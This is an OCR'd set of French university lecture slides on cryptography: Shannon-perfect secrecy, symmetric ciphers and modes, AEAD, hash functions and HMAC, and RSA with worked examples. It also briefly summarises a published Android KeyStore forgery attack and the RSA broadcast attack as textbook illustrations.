- Un système cryptographique parfait au sens de Shannon est tel que
  - $H(M|C) = H(M)$, M le message en clair et C le message chiffré par une clé K.
- Par exemple une clé constituée par une suite d'octets aléatoires k1,k2,….,ki réalise un système cryptographique parfait (Ci = ki exor Mi, Mi = ki exor Ci), c'est le code dit de *Vernam*.
- En particulier si tous les messages en clair sont équiprobables la taille de la clé doit être au moins aussi grande que la taille des messages en clair.

Il faut rafraichir une clé de chiffrement !

Exemple de calcul d'entropie


- **n= 2^p symboles Mi i=0,..,n-1**
- **Entropie de M**
  - H(M) = - Σ p(Mi) $\log_2$ p(Mi) = p
- **Chiffrement de Vernam**
  - Générateur aléatoire Ri, p(Ri)= 1/n
  - Ci = Mi + Ri (exor)
  - H(C)= p
- **p(X=Mi,Y=Cj) = p(X=Mi) x 1/n = $1/n^2$**
- **H(M,C) = - $\Sigma\,\Sigma$ $1/n^2$ $\log_2$ $(1/n^2)$ = 2p**
- **H(M,C) = H(M) + p = H(M) + H(C)**
- **H(M | C) = H(M,C) - H(C) = H(M)**


Les chiffrements symétriques usuels

- **RC4, clés d'au plus 2048 bits**
  - Chiffrement par flux (octets)
  - ! Polarisé (biais) pour les 256 premiers octets
- **3xDES, avec 2 clés (112 bits)**
  - Chiffrement de blocs de 64 bits
  - 2 clés K1, K2
  - y= E(K1,D(K2,E(K1,x))), soit chiffrement avec K1, déchiffrement avec K2, et chiffrement avec k1
- **AES avec une clé 128 bits ou 256 bits**
  - Chiffrement de blocs de 128 bits
- **Le mode *Cipher Block Chaining, CBC***
  - $IV_o = null$
  - $y_k = E(Key, IV_k \text{ exor } x_k)$
  - $IV_{k+1} = y_k$
- ***CBC-MAC***
  - *Chiffrement en mode CBC*
  - *On ajoute au message un ensemble d'octets (padding) de telle sorte que la longueur obtenue soit un multiple de la taille du bloc. Le CBC-MAC est le dernier bloc calculé*
  - **ISO/IEC 9797**
    - *Method 1, padding avec une suite d'octets nuls*
    - *Method 2, padding avec un premier octet 0x80, complété par une suite d'octets nuls*
    - *Method 3, ajout d'un entête comportant la longueur, une attaque existe*

Autres Modes de Chiffrement


- CTR (Counter Mode)
  - $S_k = E(Key, CT_k)$
  - $C_k = M_k$ exor S_k





- CCM Counter with CBC-MAC,
  - AES-CCM RFC 3610

GCM Galois/Counter Mode



The Galois/Counter Mode of Operation (GCM) David A. McGrew John Viega

http://csrc.nist.gov/groups/ST/toolkit/BCM/documents/proposed modes/gcm/gcm-spec.pdf

TELECOM Paris


IP PARIS

Authenticated Encryption with Associated Data (AEAD)

- **Un schéma assurant à la fois intégrité et confidentialité garantit la sécurité contre les attaques à chiffrés choisis :**
  - IND-CPA + INT-CTXT ⇒ IND-CCA
    - IND-CPA= Chosen Plaintext Attack
    - INT-CTXT= Integrity of CipherTeXT
    - IND-CCA= Chosen-Ciphertext Attack
- **MAC-And-Encrypt, non sûr**
  - MAC(M) || E(M)
- **MAC-Then-Encrypt, mode non génériquement sûr, mais en pratique, on peut construire des schémas sûrs avec ce principe**
  - E(M || MAC(M))
  - Exemple AES-CCM
- **Encrypt-Then-MAC, si le mode de chiffrement est « sûr » et si le MAC assure l'intégrité alors cette composition est « sûre »**
  - E(M) || MAC(E(M))

http://www.di.ens.fr/~fouque/mpri/MAC.pdf

Encrypt then MAC



http://www.di.ens.fr/~fouque/mpri/MAC.pdf

Attaque sur le KeyStore Android

- **Hash then Crytp (HtC)**
  - Header: Soft_Key_Magic || Key_Type || KeyLength
    - 3x4 octets
  - AES-CBC(MD5(Header || key) || (Header || key))
- **Attaque**
  - m' = Header(m) || m (16 octets)
  - m'' = padding || MD5(m') || m'
    - Header(m'') || padding = 16 octets
  - HtC(m'') = c0,c1,c2,c3
    - c0 = IV
    - c1= E(c0 + MD5(Header(m'') || m''))
    - c2= E(c1 + Header(m'') || padding))
    - c3 = E(c2 + MD5(Header(m) || m))
    - c4= E(c2 + (Header(m) || m))
  - HtC(m') = c2(=IV), c3, c4


Breaking Into the KeyStore: Mohamed Sabt , Jacques Traoré, "A Practical Forgery Attack Against Android KeyStore", ESORICS 2016 .

Fonctions de HASH (empreinte)


- **Une fonction d'empreinte (H) produit, à partir d'un message M une valeur pseudo aléatoire de p bits (soit 2^P empreintes). Les attaques sont classés en trois catégories**
  - Collision: trouver un couple (M,M') tel que H(M) = H(M')
    - En raison du paradoxe des deux anniversaires, la probabilité d'une collision est de $1/2^{p/2}$
  - 1st pre-image, étant donné X, trouver M tel que H(M) = X
  - 2nd pre-image, étant donné M, trouver M' tel que H(M')= H(M)
  - Dans le cas d'un algorithme parfait, la probabilité d'une collision est de $1/2^{P/2}$ essais et pour les *pre-image* $1/2^P$.
- **Les fonctions de hash sont surjectives !**

Merkle-Damgård


- **Les fonctions MD5 et SHA1 sont construites selon le procédé dit** Merkle-Damgård
  - Hi+1 = f(Mi, IVi)
  - IVi+1 = Hi+1
- SHA1 et MD5 utilisent des messages (blocs) de 512 bits
- La sortie des fonctions f est de 160 bits pour SHA1 et 128 bits pour MD5




- Hash-based message authentication code
  - *HMAC-MD5, HMAC-SHA1*
- *HMAC (K,m) = H ((K ⊕ opad) ‖ H ((K ⊕ ipad) ‖ m))*



- Cipher Message Authentication Code
  - Hi+1 = Ek(Mi, IVi)
  - IVi+1 = Hi+1



Chiffrement Asymétrique



Au sujet des Groupes Abeliens finis

- **Un groupe Abelien (G,*) est un ensemble d'éléments tel que la loi * pour cet ensemble soit:**
  - définie pour tout couple (a,b), a*b Є G
  - commutative, a*b = b*a
  - associative, (a*b)*c = a *(b*c)
  - possède un élément neutre a*e = e*a = a
  - et que chaque élément possède un élément inverse unique, $a*a^{-1} = a^{-1}*a = e$
- **Un groupe fini possède un nombre d'éléments fini.**
- **A l'aide du théorème de Bezout on démontre facilement que Z/pZ avec p premier est un groupe pour la loi x**
  - Z/pZ représente l'ensemble des restes de la division d'un nombre z par l'entier p.
  - $z = r \pmod p \Leftrightarrow z = qp + r$

Le nombre d'Euler

- **Le nombre d'Euler φ (n) est le nombre d'entiers premiers avec n**
  - φ (1)=1
  - Pour p premier, φ (p) = p-1
  - Pour p et q premiers, φ (p.q) = φ (p). φ (q)
- **Le nombre des entiers x tels que pgcd(a,x)=1 est égal à φ (a)**
  - (Z/nZ*,x) est le groupe des entiers inversible pour la loi x en modulo n
  - Le cardinal de ce groupe est égal à φ (n)

RSA 1/3

- **Soit n un produit de deux nombres premiers n = pq**
- **Soit e un entier inversible modulo φ(n), soit e premier avec φ(n) =(q-1)(p-1)**
  - ∃ d tel que e.d= 1 (mod φ(n)).
  - (e,n) clé publique, chiffrement C = M^e modulo n
  - (d,n) clé privée, déchiffrement M = C^d modulo n
  - M^{ed} = M modulo n
- **La sécurité des RSA repose sur la difficulté de factorisation d'un produit de nombre premiers.**
- **La solution de a.x = 1 mod n peut être trouvée à l'aide d'un algorithme d'Euclide étendu.**
  - Si, a et b ont un diviseur commun d (a >b) alors a-kb est divisible par d.
  - On choisit le plus grand k tel que a-kb = r (r>=0), soit a= kb + r
  - Si r=0 alors a est divisible par b
  - Sinon on recommence l'algorithme avec b et r
  - Le PGCD est le dernier reste non nul.

Preuve de RSA

- **Théorème du résidu Chinois (CRT)**
  - $Xp = X^s$ modulo p
  - $Xq = X^s$ modulo q
  - $X = X^s$ mod(pq) = A Xp + B Xq modulo (pq)
- $X^{ed} = X^{1 + k(p-1)(q-1)}$ modulo p = X modulo p
- $X^{ed} = X^{1 + k(p-1)(q-1)}$ modulo q = X modulo q

L'algorithme d'Euclide RSA 2/3

- **Soit deux nombres a et b avec a>b**
  - a= bq + r, pgcd(a,b) = pgcd(a,r)
- **L'algorithme d'Euclide réalise le calcul de pgcd(a,b) en temps polynomial**
- **Deux nombres sont premiers entre entre eux si et seulement si pgcd(a,b)=1.**
- **Le théorème de Bezout se démontre grâce à l'algorithme d'Euclide**
  - Si a et b sont premiers entre eux il existe un couple unique d'entiers (u,v) tel que
    - au +bv = 1

- **Exemple a=522, b=453**

  522=a, 453=b
  522-453 = 69
  453-6.69 = 39
  69-39=30
  39-30=9
  30-3.9=3
  3-3=0, 3 est le PGCD(522,453)


- ***Exemple de calcul de clés RSA***

  p=47, q=59, n=pq = 2773, (p-1)(q-1)=2668
  17 est premier avec (p-1)(q-1)
  on cherche d 17 =1 mod 2668
  PGCD(17,2668)=1, 1 = a u + b v, v est la solution
  2668=a
  17=b
  2668-156.17 = 2668 – 2652 = 16 = a –156 b
  17-16 =1, b – (a – 156 b) = 1, 157 b – a = 1, d'ou d = 157

Le padding RSA PKCS#1-v1_5 (RFC 3347)

- **Le padding est nécessaire pour la sécurité de RSA**
  - Par exemple le chiffrement d'une même valeur x par trois clés RSA publiques (3, n) permet de retrouver la valeur x
    - $y1 = x^3 \bmod n1$, $y2 = x^3 \bmod n2$, $y3 = x^3 \bmod n3$
    - Si n1, n2, n3 sont premiers entre eux, le théorème du résidu chinois permet de construire $y = x^3 \bmod (n1.n2.n3)$, puis de calculer la racine cubique de y égale à x (puisque $x<n1$, $x<n2$, $x<n3$
      - $n = n1.n2.n3$, $qi = (n/ni)^{-1}$ modulo ni, $y = \Sigma\ qi\ yi\ n/ni$ modulo n
- **Pour un chiffrement, EM^e mod n, N octets**
  - EM = 0x00 || 0x02 || PS || 0x00 || M
  - PS est un nombre aléatoire de taille N - longueur(M)-3 octets
- **Pour une signature, EM^d mod n, N octets**
  - EM = 0x00 || 0x01 || PS || 0x00 || M
  - PS est une série d'octets de taille N - longueur(M)-3 octets dont la valeur est 0xFF

